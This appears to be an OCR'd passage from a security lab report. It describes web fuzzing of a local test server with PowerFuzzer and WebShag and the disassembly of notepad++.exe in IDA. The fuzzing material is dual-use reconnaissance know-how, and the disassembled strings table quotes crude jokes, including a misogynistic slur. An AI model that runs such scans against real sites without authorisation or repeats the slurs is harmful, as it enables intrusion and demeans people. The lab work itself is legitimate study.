


Figure 352

By sending out different kinds of prompts, the fuzzer determines how the website reacts and provides the user with a report after all possible websites and prompts have been exhausted (Figure 38).




Figure 353

The findings summary for http://iis.fdf.local mainly showed '500 HTTP error code'. An HTTP 500 error is 'a generic error message, given when no more specific message is suitable'. The fact that this error message is returned for virtually every query made by PowerFuzzer indicates that the server is misconfigured - it simply returns an HTTP 500 error for anything it can't handle, such as a string of junk that is input in one of its fields.

Although PowerFuzzer didn't provide any specific vulnerabilities, the fact that so many HTTP 500 errors are returned indicates that the server might be misconfigured and could be a target for exploitation.

Using WebShag

WebShag is a tool similar to PowerFuzzer but with more options. Besides fuzzing it also does portscans, retrieving of referenced domain names, crawling of a website while extracting all the encountered directory names, links to external websites, and email addresses, and it does web-vulnerability scanning.

To get started with fuzzing, the user simply enters the target URL or IP address and clicks to start scanning. Just like PowerFuzzer, WebShag will simply start finding all available websites and subdirectories at that location and send different strings to any input fields (Figure 39).




Figure 354

The results output for WebShag is better than for PowerFuzzer. Where PowerFuzzer only provided HTTP 500 error messages, WebShag immediately came back with HTTP 200 and HTTP 403 messages. HTTP 200 messages mean 'OK'; they are a standard response for a successful HTTP request. HTTP 403 messages mean 'forbidden'; the request was a valid request but the server is refusing to respond to it. WebShag's output in Figure 40 shows that parts of the website were successfully accessed by the fuzzer (wp-content, welcome.png), and for other areas it was denied (wp-includes, Wordpress). Most likely these were 'login' sections of the website for which the Fuzzer was not provided with authentication information.




Figure 355

Lastly, the 'USCAN' or vulnerability scan feature of WebShag was used on http://iis.fdf.local. This worked in a very similar way to the Fuzzing feature in that it also sent various prompts to the target website to see what the response would be. A big difference is that for this scan, the server mostly responded with HTTP 301 error messages. HTTP 301 messages mean 'moved permanently', meaning that this and all future requests should be directed to a different URL, which is given along with the response. As Figure 41 shows, the server did respond with a URL but this URL was always the website main page plus the prompt that was received from WebShag.

No other error messages were received during the USCAN. One other difference between this scan and the fuzzing scan was that the USCAN finished in a matter of minutes, while the fuzzing scan lasted several hours.




Figure 356

Fuzzing Summary

Through basic web fuzzing it has been demonstrated how vulnerability and can be discovered and accessed through automated attacks. Typical attacks attempted to explore the website through both generic and targeted directories. Fuzzing in this demonstration was able to return error codes from the websites which may be beneficial for troubleshooting and exploitation. Each of the tools used had relatively similar approaches to fuzzing and provided useful information. Overall, fuzzers are able to systematically test a website and discover bugs humans may overlook.

Binary Reverse Engineering Using IDA

To test the use and function of IDA, the binary file ‘notepad++.exe’ was disassembled. Upon entering a file into IDA, the user is presented with the information in Figure 42.




Figure 357

First, it was attempted to find strings in the disassembled program by going to view - open subviews - strings (Figure 43).




Figure 358

The result was that some of the code now showed as clearly readable strings, some which revealed something about their function in the program (Figure 44).




Figure 359

Further down the code something interesting was found; a long list of strings that appeared to be quotes - some funny, some inspirational, and others downright risky (Figure 45). As to who these strings appear in the disassembled code of the notepad++.exe file is a mystery.

Address	Length	Type	String
seg000:000000...	0000004F	C	Why 6 afraid of 7?\nBecause 7 8 9 (seven ate nine) while 6 and 9 were flirting.
seg000:000000...	0000000E	C	Anonymous #28
seg000:000000...	00000037	C	I'm no gynecologist, but I know a cunt when I see one.
seg000:000000...	0000000E	C	Anonymous #27
seg000:000000...	00000077	C	I would nerver bungee jump...\nI came into this world because of a broken rubber, and I'm not...
seg000:000000...	0000000E	C	Anonymous #26
seg000:000000...	00000074	C	In a way, I feel sorry for the kids of this generation.\nThey'll have parents who know how to ch...
seg000:000000...	0000000E	C	Anonymous #25
seg000:000000...	00000046	C	I'm not saying I hate her.\nI just hope she gets fingered by wolverine
seg000:000000...	0000000E	C	Anonymous #24
seg000:000000...	00000079	C	Everybody talks about leaving a better planet for the children.\nWhy nobody tries to leave bett...
seg000:000000...	0000000E	C	Anonymous #23
seg000:000000...	000000CF	C	\"It's impossible.\" said pride.\n\"It's risky.\" said experience.\n\"It's pointless.\" said reason.\n\...
seg000:000000...	0000000E	C	Anonymous #22
seg000:000000...	0000003D	C	I love my sixpack so much, I protect it with a layer of fat.
seg000:000000...	0000000E	C	Anonymous #21
seg000:000000...	0000002D	C	Never make eye contact when eating a banana.
seg000:000000...	0000000E	C	Anonymous #20
seg000:000000...	00000017	C	F_CK: All I need is U.
seg000:000000...	0000000E	C	Anonymous #19
seg000:000000...	00000043	C	Never get into fights with ugly people, they have nothing to lose.
seg000:000000...	0000000E	C	Anonymous #18
seg000:000000...	00000042	C	All you need is love,\nall you want is sex,\nall you have is porn.\n
